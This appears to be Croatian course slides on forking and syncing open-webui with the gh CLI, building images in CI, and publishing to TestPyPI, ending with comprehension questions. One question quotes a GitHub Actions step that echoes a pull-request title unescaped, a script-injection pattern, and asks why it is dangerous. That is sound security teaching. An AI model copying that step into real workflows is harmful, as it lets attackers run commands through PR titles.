
drift: svako izdanje upstreama = sinkronizacija i konflikti; sigurnosne zakrpe su sada naš posao; obveze iz licence

Kako

gh repo fork; grana s popravkom; vlastiti workflow gradi sliku u ghcr.io; gh repo sync redovito; PR prema upstreamu

```
gh repo fork open-webui/open-webui --org <org> --clone   # our copy, with full history
gh repo sync <org>/open-webui                            # pull upstream changes into the fork
gh pr create -R open-webui/open-webui                    # give the fix back: no fork to maintain
```

Što gradimo u vježbi



Ishod: paket praktikum-llm-<login> na TestPyPI-ju i PR na kojem svaki push automatski testira kod i Docker sliku.

Provjera razumijevanja

1. Job docker ne vidi dist/ koji je napravio job build. Zašto, i kako se podatak prenosi između jobova?
2. Što je opasno u run: echo "${{ github.event.pull_request.title }}" i kako to popraviti?
3. Zašto je trusted publishing (OIDC) sigurniji od API tokena u secrets?
4. Push na PR pokreće 2 test joba po 20 s i docker job od 70 s. Koliko minuta se naplaćuje i zašto?